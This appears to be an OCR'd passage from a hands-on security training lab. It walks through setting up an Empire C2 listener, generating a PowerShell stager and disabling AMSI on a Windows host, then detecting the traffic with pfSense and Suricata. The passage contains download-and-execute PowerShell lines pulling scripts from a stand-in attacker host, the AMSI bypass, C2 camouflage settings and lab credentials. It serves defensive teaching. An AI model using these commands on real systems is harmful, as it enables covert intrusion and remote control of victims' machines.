
   - Start a packet capture on the firewall that we can analyze afterwards
   - Set up an Empire & Meterpreter C&C channel
   - Review alerts generated by Suricata
   - Analyze the PCAP

   Suricata has already been configured (since day 1) and is even sending logs to our Elastic stack. We can thus just use the "Suricata" dashboard that has been configured in our Kibana interface.

   Inside the PfSense interface, please click "Diagnostics" and "Packet Capture". All settings can be left default, except for two settings:

   - The "Interface", which we will change to WAN;
   - The "Count", which we will change to "0" (to continuously capture);

   Once this is done, please click the "Start" button at the bottom of the page. Please leave this window open afterwards.



Diagnostics / Packet Capture

**Packet Capture Options**

**Interface**: WAN

Select the interface on which to capture traffic.

**Promiscuous**: ☐ Enable promiscuous mode

Non-promiscuous mode captures only traffic that is directly relevant to the host (sent by it, sent or broadcast to it, or routed through it) and does not show packets that are ignored at network adapter level.

Promiscuous mode ("sniffing") captures all data seen by the adapter, whether or not it is valid or related to the host, but in some cases may have undesirable side effects and not all adapters support this option. Click Info for details

**Address Family**: Any

Select the type of traffic to be captured.

**Protocol**: Any

Select the protocol to capture, or "Any".

**Host Address**:

This value is either the Source or Destination IP address, subnet in CIDR notation, or MAC address.
Matching can be negated by preceding the value with "!". Multiple IP addresses or CIDR subnets may be specified. Comma (",") separated values perform a boolean "AND". Separating with a pipe ("|") performs a boolean "OR".

5. **Log on to Kali Linux machine**

   Let's now attack the Windows end-user from the Kali machine. Log in to Kali Linux with the following credentials:

   - Username: root
   - Password: Awesomesauce123


6. **Open a terminal window and launch Empire**

   Please open a terminal window (third icon in the menu bar) and launch Empire:

```
root@kali:~# cd Tools/Empire/
root@kali:~/Tools/Empire# ./empire
```

   You will see some ASCII art, after which an Empire prompt should appear!

```
(Empire) >
```


root@kali: ~/Tools/Empire
File Edit View Search Terminal Help

```
================================================================
 [Empire]  Post-Exploitation Framework
================================================================
 [Version] 2.5 | [Web] https://github.com/empireProject/Empire
================================================================

   _______ .___  ___. .______    __  .______       _______
  |   ____||   \/   | |   _  \  |  | |   _  \     |   ____|
  |  |__   |  \  /  | |  |_)  | |  | |  |_)  |    |  |__
  |   __|  |  |\/|  | |   ___/  |  | |      /     |   __|
  |  |____ |  |  |  | |  |      |  | |  |\  \----.|  |____
  |_______||__|  |__| | _|      |__| | _| `._____||_______|


       285 modules currently loaded

       0 listeners currently active

       0 agents currently active


(Empire) >
```

7. **Create an Empire listener**

   In order to get started, we first need to create an Empire listener. An Empire listener is the central C&C to which all the payloads (called "agents") connect to. We can go to the listener configuration by running the "listeners" command:


   **(Empire) >** listeners

   Empire will indicate that no listeners are active, let's have a look at the available listeners by typing the following:

   **(Empire: listeners) >** uselistener<SPACE><TAB><TAB> (press space and tab twice after typing "uselistener")

   You will notice some interesting listener options (e.g. onedrive). We will use a standard HTTP listener.

   **(Empire: listeners) >** uselistener http


root@kali: ~/Tools/Empire
File Edit View Search Terminal Help

```
================================================================

       285 modules currently loaded

       0 listeners currently active

       0 agents currently active

(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > uselistener
dbx           http_com     http_hop     meterpreter   redirector
http          http_foreign  http_mapi   onedrive
(Empire: listeners) > uselistener http
(Empire: listeners/http) > 
```

8. **Configuring the listener**

   In the new prompt, please run the "info" command to obtain a full view on all options that can be configured:


   **(Empire: listeners/http) >** info

   Take your time to walk through the different options available in the menu presented. There's some interesting options available:

   - CertPath: What certificate to use for SSL/TLS (HTTPS) connections
   - DefaultProfile: Defines what URL and User Agent are used in HTTP requests for C&C traffic
   - ServerVersion: Defines what server header is returned in HTTP responses for C&C traffic
   - WorkingHours: Defines when the agent should "phone home" and blend in the noise
   - Host: Defines the hostname used in C&C traffic
   - DefaultJitter: Adds "randomness" in the delay for call-back
   - DefaultDelay: Defines the delay for call-back

   Let's keep it simple and "camouflage" our Empire C&C channel by configuring the web server with HTTPS:

   **(Empire: listeners/http) >** set Port 8081
   **(Empire: listeners/http) >** set Host www.evilwebserver.com



root@kali: ~/Tools/Empire
File Edit View Search Terminal Help

```
  SlackChannel      False       #general                          The Slack channel or DM that notifications will b
e sent to.
  DefaultProfile    True        /admin/get.php,/news.php,/login/ Default communication profile for the agent.
                                process.php|Mozilla/5.0 (Windows
                                NT 6.1; WOW64; Trident/7.0;
                                rv:11.0) like Gecko
  Host              True        http://www.evilwebserver.com:8081Hostname/IP for staging.
  CertPath          False                                         Certificate path for https listeners.
  DefaultJitter     True        0.0                               Jitter in agent reachback interval (0.0-1.0).
  Proxy             False       default                           Proxy to use for request (default, none, or other
).
  UserAgent         False       default                           User-agent string to use for the staging request
(default, none, or other).
  StagingKey        True        >h;ly7[,r@DgxHG+Yf5I&o%XQA-N)28u Staging key for initial agent negotiation.
  BindIP            True        0.0.0.0                           The IP to bind to on the control server.
  Port              True        8081                              Port for the listener.
  ServerVersion     True        Microsoft-IIS/7.5                 Server header for the control server.
  StagerURI         False                                         URI for the stager. Must use /download/. Example:
 /download/stager.php


(Empire: listeners/http) > set Port 8081
(Empire: listeners/http) > set Host www.evilwebserver.com
(Empire: listeners/http) > 
```

9. **Execute listener and return to main menu**


   Once the configuration is finished, pelase continue by running the "execute" command to start the listener:

   **(Empire: listeners/http) >** execute

   Empire should indicate that the listener has successfully started. Next up, let's return to the main menu by running:

   **(Empire: listeners/http) >** main

   In the main menu, you should now see that a listener is active.


root@kali: ~/Tools/Empire
File Edit View Search Terminal Help

```
================================================================
 [Empire]  Post-Exploitation Framework
================================================================
 [Version] 2.5 | [Web] https://github.com/empireProject/Empire
================================================================

   _______ .___  ___. .______    __  .______       _______
  |   ____||   \/   | |   _  \  |  | |   _  \     |   ____|
  |  |__   |  \  /  | |  |_)  | |  | |  |_)  |    |  |__
  |   __|  |  |\/|  | |   ___/  |  | |      /     |   __|
  |  |____ |  |  |  | |  |      |  | |  |\  \----.|  |____
  |_______||__|  |__| | _|      |__| | _| `._____||_______|


       285 modules currently loaded

       1 listeners currently active

       0 agents currently active


(Empire) >
```


10. **Create stager**

    We will now create a "stager", which is used to execute a payload on our victim system! We can do this by using the "usestager" command (do not type these TABs, press the TAB button twice):

    **(Empire) >** usestager<SPACE><TAB><TAB>

    This should give you an overview of the available stagers for Windows. You should recognize some interesting payload types that we've addressed during the week (e.g. dll, ducky, hta, bat, sct, macro,...). We will select a generic launcher:

    **(Empire) >** usestager multi/launcher



```
      285 modules currently loaded

      1 listeners currently active

      0 agents currently active

(Empire) > usestager
multi/bash                osx/dylib                 windows/backdoorLnkMacro  windows/launcher_sct
multi/launcher            osx/jar                   windows/bunny             windows/launcher_vbs
multi/macro               osx/launcher              windows/csharp_exe        windows/launcher_xml
multi/pyinstaller         osx/macho                 windows/dll               windows/macro
multi/war                 osx/macro                 windows/ducky             windows/macroless_msword
osx/applescript           osx/pkg                   windows/hta               windows/shellcode
osx/application           osx/safari_launcher       windows/launcher_bat      windows/teensy
osx/ducky                 osx/teensy                windows/launcher_lnk
(Empire) > usestager multi/launcher
(Empire: stager/multi/launcher) >
```

11. **Review stager configuration settings**

Let's review the stager configuration settings:


**(Empire: stager/multi/launcher) >** info

You will notice that the stager can be configured in a number of ways:

- The listener it needs to connect to
- Whether it should be Base64 encoded
- Whether it should be obfuscated
- Proxy configuration settings
- ...

We will keep thing simple and just configure the listener that is to be used. We will also configure the BAT launcher to be written in our web server root:

**(Empire: stager/multi/launcher) >** set Base64 False
**(Empire: stager/multi/launcher) >** set Listener http
**(Empire: stager/multi/launcher) >** set OutFile /var/www/html/samples /empire.ps1
**(Empire: stager/multi/launcher) >** execute


root@kali: ~/Tools/Empire
File Edit View Search Terminal Help

```
                                          For powershell only.
  ObfuscateCommand False      Token\All\1,Launcher\STDIN++\12467The Invoke-Obfuscation command to use.
                                          Only used if Obfuscate switch is True.
                                          For powershell only.
  SafeChecks       True       False       Switch. Checks for LittleSnitch or a
                                          SandBox, exit the staging process if
                                          true. Defaults to True.
  StagerRetries    False      0           Times for the stager to retry
                                          connecting.
  Listener         True       http        Listener to generate stager for.
  Proxy            False      default     Proxy to use for request (default, none,
                                          or other).
  UserAgent        False      default     User-agent string to use for the staging
                                          request (default, none, or other).


(Empire: stager/multi/launcher) > set Base64 False
(Empire: stager/multi/launcher) > set Listener http
(Empire: stager/multi/launcher) > set OutFile /var/www/html/samples/empire.ps1
(Empire: stager/multi/launcher) > execute

[*] Stager output written out to: /var/www/html/samples/empire.ps1

(Empire: stager/multi/launcher) > 
```

12. **Switch to Windows workstation**

    Let's switch back to the Windows machine! Your session should still be open, but if not, please use the following credentials:

    - Username: alan.marshall
    - Password: Awesomesauce123

13. **Bypass AMSI &amp; execute empire.ps1**

    We will now launch the empire.ps1 which is being hosted. Remember that our Windows workstations have AMSI enabled, which we'll first have to bypass. We've done this a few times before, but you can do so by opening a PowerShell window (icon is in the taskbar) and running the following commands:


    **PS C:\Users\alan.marshall>** Invoke-Expression ((new-object net.webclient).downloadstring("http://www.evilwebserver.com/samples /amsibypass.ps1"))

    **PS C:\Users\alan.marshall>** [Bypass.AMSI]::Disable()

    **PS C:\Users\alan.marshall>** Invoke-Expression ((new-object net.webclient).downloadstring("http://www.evilwebserver.com/samples/empire.ps1"))

    In a real "red team" engagement (where we are to be stealth), we would of course have to combine these 3 commands in a single file that can be clicked by a victim. Consider this a nice bonus objective if you have time left!

    The prompt will hang, but this is perfectly fine!



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\alan.marshall> Invoke-Expression ((new-object net.webclient).downloadstring("http://www.evilwebserver.com/sa
mples/amsibypass.ps1"))
PS C:\Users\alan.marshall>
PS C:\Users\alan.marshall> [Bypass.AMSI]::Disable()
0
PS C:\Users\alan.marshall>  Invoke-Expression ((new-object net.webclient).downloadstring("http://www.evilwebserver.com/s
amples/empire.ps1"))
_
```

14. **Run a sample module in Kali Linux**

Switch back to the Kali Linux machine. You should see that an agent has become active and we can thus interact with it. The agent will have a random name, so you will have to use the name you receive while running the lab :)


Please first press <ENTER> to return to your prompt. You will notice that a random name was created for your agent (e.g. P3S6CM19). Please use this name in the below commands:

**(Empire: stager/multi/launcher) >** interact <AGENTNAME>

Some adversaries have a (bad) sense of humor. We can mimic this by running one of the "fun" modules of Empire:

**(Empire: <AGENTNAME> >** usemodule trollsploit/rick_ascii
**(Empire: powershell/trollsploit/rick_ascii) >** run

Empire will give you a warning indicating the module is not Opsecsafe. You will understand what that means in just a second, as it's not the most stealthy module out there. Please confirm we want to execute it by enterting a "y" and "ENTER".



